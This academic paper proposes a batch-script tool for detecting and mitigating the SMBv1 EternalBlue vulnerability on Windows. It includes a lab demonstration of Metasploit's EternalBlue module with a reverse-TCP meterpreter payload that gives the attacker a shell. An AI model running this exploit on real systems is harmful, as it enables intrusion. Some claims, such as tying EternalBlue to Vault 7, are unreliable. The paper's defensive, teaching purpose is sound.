

# A Novel Approach to Mitigate SMB Based Vulnerabilities in Operating System

Shruchi Mistry<sup>1</sup> Mr.Punit Lalwani<sup>2</sup> Dr. M. B. Potdar<sup>3</sup>

<sup>1</sup>Student, GTU PG School-Ahmedabad,Gujarat,India

<sup>2</sup> Project Scientist, Bhaskaracharya Institute for Space Applications and Geo-Informatics, Gandhinagar,Gujarat,India

<sup>3</sup>Project Director, Bhaskaracharya Institute for Space Applications and Geo-Informatics, Gandhinagar,Gujarat,India

## ABSTRACT

IT Infrastructure comprises set of hardware devices and software. Today every organization has its own IT Infrastructure in which different hardware devices like computers, laptops, networking devices, servers operating systems and different software are used daily as core part of organization without these components IT Infrastructure cannot function. Technology upgrades itself very fast, to pace with this changes Organization should also have to upgrade technology. The security risk is come in form of vulnerability. Vulnerabilities can be present anywhere in operating system, various services in OS, applications or utility, third party tools etc. Because of vulnerable systems hacker or malicious user can perform malicious activities like hacking systems, servers, data stealing, attacking DOS attack on IT Infrastructure to disrupt the business. It is next to impossible for any organization to give full protection to business or data from all vulnerabilities present into the system. But the data can be protect if the vulnerability can be identified and patch. Applying extra layers of security or secure configuration of operating system or endpoint, the impact of vulnerability can be reduced. The process of vulnerability identification and patching or mitigation is known as Vulnerability Management. Due to technology upgradation vulnerability management is very important and continuous task. Our research mainly focuses on Infrastructure Vulnerability Assessment, exploitation and mitigation with patch management. The main object of this research is to identifying vulnerable services inside operating system and mitigate that Operating System service related vulnerability with security configurations. In this research the primary focus is upon Server Message Block vulnerability which is also known as EternalBlue part of Vault 7 project of secret agency.

**Keyword:** - SMB Vulnerability, Exploit, Patch Management, EternalBlue

## 1. Introduction

This research is focus upon the recent challenges faced by IT industry i.e. Ransomware. Now a day's most of the Ransomware are destructing the data over networks also. Most of the ransomware infection is spread via windows operating systems. Windows operating systems services are exploited to attack over IT Infrastructure as well as Network Infrastructure. The well known service in the windows is Server Message Block (SMB). This service is used for local communication, file sharing within network and some times in the active directory etc. Vulnerability remaining inside this service exploited by the ransomware malicious payload and attack can be spread over a network. To secure SMB service oriented attacks, user must upgrade the SMB v1 to SMB v2 or v3. Besides this, user must have to aware about the open ports and services running over the system. There are no any **tools** available which can provide all these functionality into one package. This framework can used to **mitigate all** SMB related vulnerabilities form the system.

## 2. Background Survey

Today insider threats are at rise. Corporate, Governments sectors, Multinational firms data at risk not due to external attack but internal leakage. Our approach is to identify maximum risk factors affect the overall security of information or assets of any corporate, public sector, MNC's or individuals. The main factor in the insider threat is the host or endpoint. Though almost all endpoints and hosts are secured by antivirus, anti-malware, data leakage prevention, anti-ransomware etc. and also the compliance followed to safeguard the endpoints. But in recent researches that is found that the endpoint operating systems and their different versions are vulnerable to attacks. As an example, recently the malware called Ransomware infected the windows based operating systems using operating systems vulnerable service. The vulnerability exploited in Wannacry, Bad Rabbit, petya Ransomware was unknown by most of the antivirus, anti ransomware or anti malware systems. These Vulnerabilities are present in the versions of windows operating system since long but not consider into security and compliance.

### 2.1 Assessment of Vulnerable System

Vulnerability Analysis is a periodical system audit process to identify potential loopholes. With periodically system vulnerability audit overall security posture of the IT Infrastructure or network infrastructure can be enhanced. Systematic and periodic vulnerability assessment provides overall flaws exists into the system. It also gives holistic view of impact of each flaws exists into the system. To avoid false positives in vulnerability assessment manual assessment techniques can also be used. After periodical analysis of vulnerability, patch management can be applied. And after the patch management and proper risk assessment system can be hardened against potential attacks.

#### 2.1.1 External Vulnerability Assessment:

An External Vulnerability Assessment is intended to provide an organization a snapshot of the overall security and risk picture of the network from an external (Internet) point-of-view. External assessment procedures focus on performing Internet research, discovering systems connected to the Internet, and selectively probing these systems to discover mis-configurations and vulnerabilities. Additionally, external assessments provide a means to capture the responsiveness of an organization's security devices and personnel.

#### 2.1.2 Internal Vulnerability Assessment:

An Internal Vulnerability Assessment is intended to provide an organization with a snapshot of the overall security and risk picture of the systems and network under assessment. Internal assessment procedures focus on examining networked systems for known vulnerabilities, mis-configurations, and implementation flaws that may expose the system to additional risk and is comprised mostly of automated testing complimented by manual inspection.

An internal assessment with a review of open ports, protocols, and shared resources on each system. This phase of the internal assessment emulated the insider threat as both a person with limited access and knowledge and also as the trusted - curious, malicious, or unwitting insider. Sources of these types of threats range from cleared cleaning crews, maintenance workers, temporary employees, and other individuals (who can gain some type of access to the facility and/or network but have no privileges on the system) to typical system users that use the network daily to fulfill their job duties.

After obtaining internal network access, we conducted a thorough vulnerability assessment, similar in nature, but much more comprehensive in scope than the external security assessment. The goal of the internal assessment was to identify potential vulnerabilities in the systems, as well as potential risks to critical data and systems, and recommend solutions to mitigate those risks. We tailored the assessment to each target set with the overall objective being to emulate the given threat as closely as possible to provide an accurate risk assessment of the system and the data it contains.

#### 2.1.3 OS Service Level Vulnerability Assessment:

Operating System (OS) is very easy to compromise. OS services like SMB, FTP, and Remote Desktop etc. are used extensively by many organizations to provide users with access to a variety of types of information. These services are increasingly complex with numerous components such as dependencies, which may process sensitive data. Often custom developed services focus on the functionality of the application and not the security of the application. An

organization might have a secure endpoint protection mechanism from external threats, but if the service of the OS have been compromised, then those protection mechanisms are not effective. Automated, semi automated and manual methods to test the security of the Operating Systems and its services. Using automated tools to capture a high-level security snapshot of the OS and it's services. Then take testing one step further by providing expert analysis of these results and probing further into the services with manual techniques and custom written tools which can help user to find more elusive and less well known security flaws. As an example Server Message Block (SMB) is an essential service in Windows Operating System.

## **2.2 Server Message Block (SMB) Vulnerability**

Various vulnerabilities have been exposed in Microsoft Windows SMB Server, the most severe vulnerability could allow attacker to execute remote code over vulnerable system if an attacker sends malicious payload or special crafted messages to a Microsoft Server Message Block 1.0 (SMBv1) server. Successful exploitation of these vulnerabilities could result in an attacker gaining the same privileges as the logged on user. These exploits are allowing attacker for privilege escalation. Depending on the privileges associated with the user, an attacker could then install utility; view, modify, or delete data; or create new accounts with administrative privileges. Users whose accounts are configured to have fewer user rights on the system could be less impacted than those who operate with administrative user rights. The only available patch for that is to less privileges assignment to the system and disables the services.

### **2.2.1 WannaCry Ransomware:**

Wannacry is a one type of Ransomware that infected the National Health Service (NHS) and another organization all over the world. It also includes government organizations in China, Russia the US and Europe. India was Worst affected by the Wannacry Attack. Wannacry works in form of encrypting data on a computer and tells the user that all files have been encrypted and displays information regarding how much is to be paid. Payment is taken through Bitcoin.

It was the first effort of ransomware to use EternalBlue, which exploits vulnerability in Microsoft's Server Message Block (SMB) protocol.

Ransomware is a malware that infect our PC or mobile devices and holds our systems files and operating system. After that attackers demand Ransom in return to get our systems access back.

### **2.2.2 Vulnerability Identification and Mitigation Strategy:**

Various vulnerabilities in Microsoft Operating System i.e. Windows 7 have been identified i.e. Windows SMB Server or LANMAN Server, the most dangerous of these vulnerabilities which are open and allowed remote code execution.

The vulnerabilities related with SMB are as follows:

- Multiple remote code execution vulnerabilities exist due to the way the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests.
- CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-148


### **2.2.3 Eternal Blue Exploit:**

There are various characteristics, which make ETERNALBLUE a highly - advanced cyber weapon. Following capabilities are there in ETERNALBLUE,

- It targets the Microsoft Windows operating system, which does not have publicly available source code.
- It exploits the kernel, which is prone to crashes, making research and development a slow process.
- It is a remote exploit, meaning no local offset calculations can be performed.

- It sends malicious traffic via SMB, an esoteric and poorly documented network protocol.
- It simultaneously exploits both x86 and x64 CPU architectures.
- It performs pool grooming, a type of heap spray of kernel memory structures.
- It contains a bypass for Data Execution Prevention (DEP).
- It contains a bypass for Address Space Layout Randomization (ASLR).

**3. Methodology for Mitigate SMB Based Vulnerabilities:-**



**Fig. 1 Proposed Model**




Above Model represent the whole process of first identifying the SMB vulnerabilities and methodology for how to mitigate the SMB vulnerabilities and also patch those vulnerabilities.

First step is to setup the virtual environment for the process. In this scenario prepare virtual environment with two operating systems Windows as OS under test and Kali Linux as attacker OS. After set virtual environment then scan all open ports and services currently running on windows operating system. Found services running on different ports e.g. SMBv1 etc.

Next step is to identify the vulnerable services and also its version. Exploit the identified vulnerable service by providing malicious payload. After exploit the identified vulnerable service, if attack is unsuccessful then the operating system is secure from the SMB Vulnerability. But if the attack is successfully performed so the operating system is not secured. To secure that system from the different types of attack patch management process is must.

#### 4. Implementation

- First step is to install two operating System Microsoft Windows and Kali linux in Virtualbox or VMware for Preparing Virtual Environment. Here Kali Linux is Attacker OS and Windows for Test OS. For identify the vulnerabilities in Operating System first we have to scan all open ports and Services in Running Operating System.
- According to Proposed Model, First phase is to identify the Server Message Block (SMB) Vulnerability in the test Operating System. So, we can identify the Vulnerability by Exploit the test O.S.
- Here are some Screenshots for exploit the test O.S and identify SMB vulnerability.



```

root@kali: ~
File Edit View Search Terminal Help
lhost => 192.168.43.171
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
-----
Name                Current Setting  Required  Description
-----
GroomAllocations    12               yes       Initial number of times to groom the kernel pool.
GroomDelta          5                yes       The amount to increase the groom count by per try.
MaxExploitAttempts  3                yes       The number of times to retry the exploit.
ProcessName         spoolsv.exe      yes       Process to inject payload into.
RHOST               192.168.43.193   yes       The target address.
RPORT               445              yes       The target port (TCP).
SMBDomain           ethx-00-00-00-00-00-00 no         (Optional) The Windows domain to use for authentication
SMBPass             0x0000000000000000 no         (Optional) The password for the specified username
SMBUser             0x0000000000000000 no         (Optional) The username to authenticate as
VerifyArch          true             yes       Check if remote architecture matches exploit Target.
VerifyTarget        true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):
-----
Name                Current Setting  Required  Description
-----
EXITFUNC            thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST               192.168.43.171  yes       The listen address
LPOR                4444            yes       The listen port

Exploit target:
-----
Id  Name
--  --
0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf exploit(windows/smb/ms17_010_eternalblue) > exploit

```

Fig. 2 Exploiting Windows O.S

```

root@kali: ~
File Edit View Search Terminal Help
/usr/share/metasploit-framework/modules/exploits/windows/smb/ms17_010_eternalblue.rb:342:in `smb_large_buffer'
/usr/share/metasploit-framework/modules/exploits/windows/smb/ms17_010_eternalblue.rb:196:in `smb_eternalblue'
/usr/share/metasploit-framework/modules/exploits/windows/smb/ms17_010_eternalblue.rb:118:in `block in exploit'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.3.0/gems/activerecord-4.2.10/lib/active_support/core_ext/range/each.rb:7:in `each'
/usr/share/metasploit-framework/vendor/bundle/ruby/2.3.0/gems/activerecord-4.2.10/lib/active_support/core_ext/range/each.rb:7:in `each_with_time_with_zone'
/usr/share/metasploit-framework/modules/exploits/windows/smb/ms17_010_eternalblue.rb:114:in `exploit'
/usr/share/metasploit-framework/lib/msf/core/exploit_driver.rb:296:in `job_run_proc'
/usr/share/metasploit-framework/lib/msf/core/exploit_driver.rb:167:in `run'
/usr/share/metasploit-framework/lib/msf/base/simple/exploit.rb:136:in `exploit_simple'
/usr/share/metasploit-framework/lib/msf/base/simple/exploit.rb:161:in `exploit_simple'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher/shell.rb:548:in `run_command'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher/shell.rb:510:in `block in run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher/shell.rb:504:in `each'
/usr/share/metasploit-framework/lib/rex/ui/text/dispatcher/shell.rb:504:in `run_single'
/usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:206:in `run'
/usr/share/metasploit-framework/lib/metasploit/framework/command/console.rb:48:in `start'
/usr/share/metasploit-framework/lib/metasploit/framework/command/base.rb:82:in `start'
/usr/bin/msfconsole:48:in `'

meterpreter > sysinfo
Computer      : AKAHACKS-PC
OS           : Windows 7 (Build 7600)
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows

meterpreter > shell
Process 2104 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
    
```

Fig. 3 Getting Test OS Shell

- After getting the Test O.S Shell next step to identify that the system is Patched or Not.

```

Administrator: Windows PowerShell
PS C:\Users\rphar\Desktop\SMB> .\MSHotfix.ps1

Current OS: Microsoft Windows 10 Home Single Language RS1 (Build Number 16299)
Expected Version of srv.sys: 10.0.16299.371
Actual Version of srv.sys: 10.0.16299.371

System is Patched
PS C:\Users\rphar\Desktop\SMB>
        
```

```

Administrator: Windows PowerShell
PS C:\Users\AKR\Hacks\AKR-Hacks-PC\Desktop> .\MSHotfix.ps1

Current OS: Microsoft Windows 7 Ultimate LDR (Build Number 7600)
Expected Version of srv.sys: 6.1.7601.23689
Actual Version of srv.sys: 6.1.7600.16385

System is NOT Patched
PS C:\Users\AKR\Hacks\AKR-Hacks-PC\Desktop>
        
```

Fig. 4 Check the system is patched or not?

- After running the script result would be like above. If the system is patched already then the Server Message Block Vulnerability may not be present in the system.
- If the System is not patched then next step is to try patching the existing vulnerability with different Possibilities mentioned in the Proposed Model.
- If the vulnerability is present in the system so to mitigate that vulnerability is very difficult. So here in this paper the methodology is define so we can mitigate the present vulnerability in the system.
- If system is not patched, go ahead with the SMB Tool.exe. It will give different options to Mitigate SMB Vulnerabilities like disable the specific ports, check for latest hotfixes applied to Operating System.

```

echo off
:start
echo -----
echo ----- Developed By Shruchi Mistry -----
echo -----
echo ----- A Novel Approach to Mitigate SMB based vulnerability in -----
echo ----- Operating System -----
echo -----
echo Select relavant option from below
echo -----
echo -----
echo 1. Check SMB Status.
echo 2. Disable SMB Feature.
echo 3. Disable 135,137,139,445 Ports to avoid spreading (It will stop Internet Connection as well).
echo 4. Enable 135,137,139,445 Ports.
echo 5. Enable SMB Feature (Enable only if you have installed MS17-010 patch on your system).
echo 6. Check for MS17-010.
echo 7. Exit.
set /p choice=Enter Your Choice:

if %choice%==1 goto 1
if %choice%==2 goto 2
if %choice%==3 goto 3
if %choice%==4 goto 4
if %choice%==5 goto 5
if %choice%==6 goto 6

:1
cls
color 0A
echo -----
echo ----- Checking for SMB Status -----
echo -----
DISM /online /get-FeatureInfo:SMB1Protocol
pause
cls
goto start


:2
cls
color 0A
echo -----
echo ----- Disabling SMB Protocol -----
echo -----
Dism /online /Disable-Feature /FeatureName:SMB1Protocol

```

**Fig. 5 Mitigation tool SMB Tool.exe**

### SMB Tool:

The outcome of this research is this tool i.e. SMB Tool, this tool is basically built in windows operating system functionalities like PowerShell and Batch Commands script for manual mitigation of SMB related vulnerability. Windows operating system is closed operating system. SMB is a service used and active in any windows operating system. This service can be exploiting to get the reserve shell of any system, reverse TCP connection building, spreading malicious ware to the systems etc. Due to closed source nature of the system, vulnerability mitigation at source code level is not possible to implement. This tool introduce the another way to safe guard the system against such exploits. It detects Microsoft knowledge base and hotfixes patches availability within system and identifying the patch scenario. If the patch system found it recommend that the system is safe against SMB attacks. If the system is not patched then it will initially stop SMB and related service ports, disable the vulnerable SMB versions inside the system automatically etc.



```

c:\>color DA
echo =====Checking for SMB Status=====
echo
DISM /online /get-FeatureInfo:SMB1Protocol
pause
c:\>
c:\>DISM /online /disable-feature: SMB1Protocol
c:\>
=====Checking for SMB Status=====
Deployment Image Servicing and Management tool
Version: 10.0.10299.15
Image Version: 10.0.10299.171
Feature Information:
Feature Name : SMB1Protocol
Display Name : SMB 1.0/CIFS File Sharing Support
Description : Support for the SMB 1.0/CIFS file sharing protocol, and the Computer Browser protocol.
Restart Required : Possible
State : Disabled
Custom Properties:
ServerComponent\Description : Support for the SMB 1.0/CIFS file sharing protocol, and the Computer B
ServerComponent\Displayname : SMB 1.0/CIFS File Sharing Support
ServerComponent\id : 487
ServerComponent\type : Feature
ServerComponent\uniqueName : F5-SMB1
ServerComponent\Deploys\updateName : SMB1Protocol

The operation completed successfully.
Press any key to continue . . .
  
```

Fig. 6 SMB Disable

## 5 Conclusion

Till the time, this research is very important to the public and private sector to safeguard their information and data from being compromised because of different types of vulnerabilities are present. In this, the key vulnerabilities and exploits will be applied to learn the default security and patch management of the windows operating system. Though there are very few literature and quality research paper is available in this domain, we can take it as opportunity to research and develop a better security enhanced harden Operating System. This research focus on various vulnerabilities associated with SMB is demonstrated and identified various CVE related with Eternalblue. Also anyone can understand how to remotely exploit vulnerability in SMBv1 with Eternalblue. Even though Eternalblue is a little bit harder to exploit than MS08-067 but results of both are the similar. As a result exploited Windows 7 SMB Vulnerability and gaining a root shell. Here it is concluded that user should updating Windows system on regular basis. User should not use old technologies like SMBversion 1, because it is still vulnerable to attack. Another lesson learned that is user should not expose SMB/RDP services to the Internet or external network. Remote exploitation of Eternalblue is possible over the Internet and currently happening on a large scale with the WannaCry and NotPetya ransomware infecting thousands of machines. To remain safeguard from such vulnerability patching or system mitigation required. User can patch Eternalblue by installing Windows update MS17-010. User can also disable SMBv1 to keep system safe from exploitation. User can also isolate legacy systems from the network that cannot be patched. And it concluded that for security against such vulnerabilities user should never ever expose SMB/RDP services directly to the Internet.

## Acknowledgments

We are thankful to Shri T. P. Singh, Director, BISAG, for providing infrastructure and encouragement to carry out this project at BISAG and for permitting to carry out the project at BISAG.

## References

1. Chen, Qian, and Robert A. Bridges. "Automated Behavioral Analysis of Malware A Case Study of WannaCry Ransomware." arXiv preprint arXiv:1709.08753 (2017). Berghel, Hal. "A Quick Take on Windows Security Evolution." *Computer* 50.5 (2017): 120-124.
2. Nappa, Antonio, et al. "The attack of the clones: A study of the impact of shared code on vulnerability patching." *Security and Privacy (SP), 2015 IEEE Symposium on*. IEEE, 2015.



3. Shoshitaishvili, Yan, et al. "Sok:(state of) the art of war: Offensive techniques in binary analysis." *Security and Privacy (SP)*, 2016 IEEE Symposium on. IEEE, 2016.
4. Goel, Jai Narayan, and B. M. Mehtre. "Vulnerability assessment & penetration testing as a cyber defence technology." *Procedia Computer Science* 57 (2015): 710-715.
5. Zimba, Aaron, Zhaoshun Wang, and Hongsong Chen. "Multi-stage crypto ransomware attacks: A new emerging cyber threat to critical infrastructure and industrial control systems." *ICT Express* (2018).
6. Guo, Hui, et al. "Research on Detecting Windows Vulnerabilities Based on Security Patch Comparison." *Instrumentation & Measurement, Computer, Communication and Control (IMCCC)*, 2016 Sixth International Conference on. IEEE, 2016.
7. Shukla, Himanshu, et al. "Enhance OS security by restricting privileges of vulnerable application." *Consumer Electronics (GCCE)*, 2013 IEEE 2nd Global Conference on. IEEE, 2013.
8. Jing, Luo, Jiang Chunhua, and Yang Xia. "Design and implementation of security os based on trustzone." *Electronic Measurement & Instruments (ICEMI)*, 2013 IEEE 11th International Conference on. Vol. 2. IEEE, 2013.
9. Feifei, Liu. "The principle and prevention of windows buffer overflow." *Computer Science & Education (ICCSE)*, 2012 7th International Conference on. IEEE, 2012.
10. Berlin, Konstantin, David Slater, and Joshua Saxe. "Malicious behavior detection using windows audit logs." *Proceedings of the 8th ACM Workshop on Artificial Intelligence and Security*. ACM, 2015.
11. China National Vulnerability Database. Vulnerability trend graph .<http://www.cnvd.org.cn/flaw/statistic>, April 2016
12. Security TechCenter, Microsoft Security Bulletin MS15-034.<https://technet.microsoft.com/library/security/ms15-034>, 2015
13. File detection test of malicious software.[http://www.av-comparatives.org/wp-content/uploads/2015/04/avc\\_fdt\\_201503\\_en.pdf](http://www.av-comparatives.org/wp-content/uploads/2015/04/avc_fdt_201503_en.pdf), August 2017.
14. B. Anderson, D. Quist, J. Neil, C. Storlie, and T. Lane. Graph-based malware detection using dynamic analysis. *Journal in Computer Virology*, 7(4):247-258, 2011.